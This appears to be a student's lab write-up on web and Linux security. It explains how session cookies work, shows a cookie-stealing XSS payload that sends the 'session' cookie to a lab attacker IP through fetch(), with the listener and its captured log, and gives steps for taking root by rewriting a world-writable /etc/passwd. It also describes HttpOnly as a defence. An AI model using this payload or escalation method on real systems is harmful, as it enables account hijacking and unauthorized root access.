Alden Harcourt

1. Session cookie working as intended
    a. I saw a session cookie with the name “session” and value “.eJwlzkEOAjEIAMC_cPbQQqFlP7OhFKLXXfdk_LsaPzCZF-x5xHmH7XlccYP9sWCD2UJzcuPkbs7k0dGdpIoPQybFqrzYRHCMtUpxDdLp4egy2kROTZ8dI3OZUYgaVaysXbBxa8MkRSdJqz-Vkky0CJZOhUrCN3Kdcfw3Fd4fxH4uXA.ZzkCVw.GhHH2xt6zsE1kIDlcz4T2Ua9Yac”
    b. A session cookie is a piece of data which is temporarily stored in your browser by a website to maintain your session while navigating between pages. It typically contains an identifier that the server can use to associate the client with actions, such as being logged in.
    c. Copying the session cookie into the new browser and reloading logged me in as Alice.
    d. List of events:
        i. Login attempt
            1. Client goes to login page and enters credentials
            2. Clicks login button
        ii. Browser sends login request
            1. Browser sends HTTP request to server containing login credentials
        iii. Server authenticates client
            1. Server checks credentials against database
            2. If credentials are correct the server creates a session for the client
            3. A session ID is generated by server for client
        iv. Server sets session cookie
            1. Server sends HTTP response to browser containing a Set-Cookie header which contains the session ID
        v. Browser stores session cookie
            1. The browser stores the session cookie locally
            2. For any subsequent requests to the same domain, the browser will automatically contain the session cookie within the HTTP headers
        vi. Staying logged in
            1. When server receives subsequent requests to the same domain it sees the session cookie in the HTTP headers
            2. Server matches the session ID with the session data stored on the server
            3. User stays logged in
    e. If an attacker gained access to the value of a user’s session cookie, they could copy it into their own cookies on that site and impersonate the user whose cookie they stole. The fact that session cookies persist until the session expires also means that if an attacker can keep the session from expiring, they could impersonate this user indefinitely.


2. Stealing session cookies
    a.

        ```
        <script> document.cookie.split(';').forEach(function(e) { let parts = e.split('='); let name = parts[0].trim(); if (name === 'session') { fetch('http://192.168.186.128:5000/?s=' + parts[1], {method:'get'}).catch(function(error) {}); } }); </script>
        ```

        This malicious Javascript extracts the victim's session cookie and sends it to the attacker's server, allowing the attacker to impersonate the victim using their stolen session ID.
    b. To receive Alice's information I set up a server on Kali which listened at the same port that the malicious code would send the stolen cookie and output the incoming requests on the terminal. I used this code to do this: python3 -m http.server 5000
    c.

        ```
        Serving HTTP on 0.0.0.0 port 5000 (http://0.0.0.0:5000/) ...
        192.168.186.1 - - [17/Nov/2024 14:47:29] "GET /?s=.eJwtzjESwjAMBMC_uKaQLVux-E
        zGkk4DbQIVw99JQb_FfsqeB85Hub-ON25lf0a5l5pQQkXCaQBCzVUUg20K2rY1FV8wgoR5LlTXZTZ
        9JlOvi3WTwZJsPejikZ24GsikewfFBEk1yb6GaUC5jebBvZM4Zka5Iu8Tx39Tvj9AQDCJ.ZzpIQw.
        culLRyT7s92t1blNDbxZX5GWkeU HTTP/1.1" 200 -
        ```
    d. Eve can create a new session cookie in their browser with the value they got (.eJetz…WkeU) from their malicious code. Then Eve just refreshes the browser and is logged in as Alice.

e.



f. HttpOnly is an additional flag which can be included in a Set-Cookie HTTP response header. If the HttpOnly flag is in the HTTP response header, the cookie can't be read by any client side scripts and is exclusively used in HTTP requests. The HttpOnly flag would stop Eve's attack from working at step 6. Step 5 would still happen, the browser would execute the malicious code, but the script wouldn't be able to read Alice's session cookie if the HttpOnly flag was used.

3. Privilege escalation via misconfigured /etc/passwd file
   a. -rw-r--r-- 1 root root 3276 Nov 13 09:57 /etc/passwd
      -rw-r----- 1 root shadow 1527 Nov 13 10:12 /etc/shadow
   b. **sudo chmod 666 /etc/passwd**
   c. Once kermit is logged in, I used **su -** kermit to log in, kermit can:

    i. Use **openssl passwd -6 newpassword** to get a hash for the new password
    ii. **nano /etc/passwd** to open and edit /etc/passwd
    iii. In the root line of the file, replace :x: with :hash of newpassword:
d. Now that the hash in /etc/passwd corresponds to newpassword, all kermit has to do is **su -** to attempt to login as root and enter newpassword to login.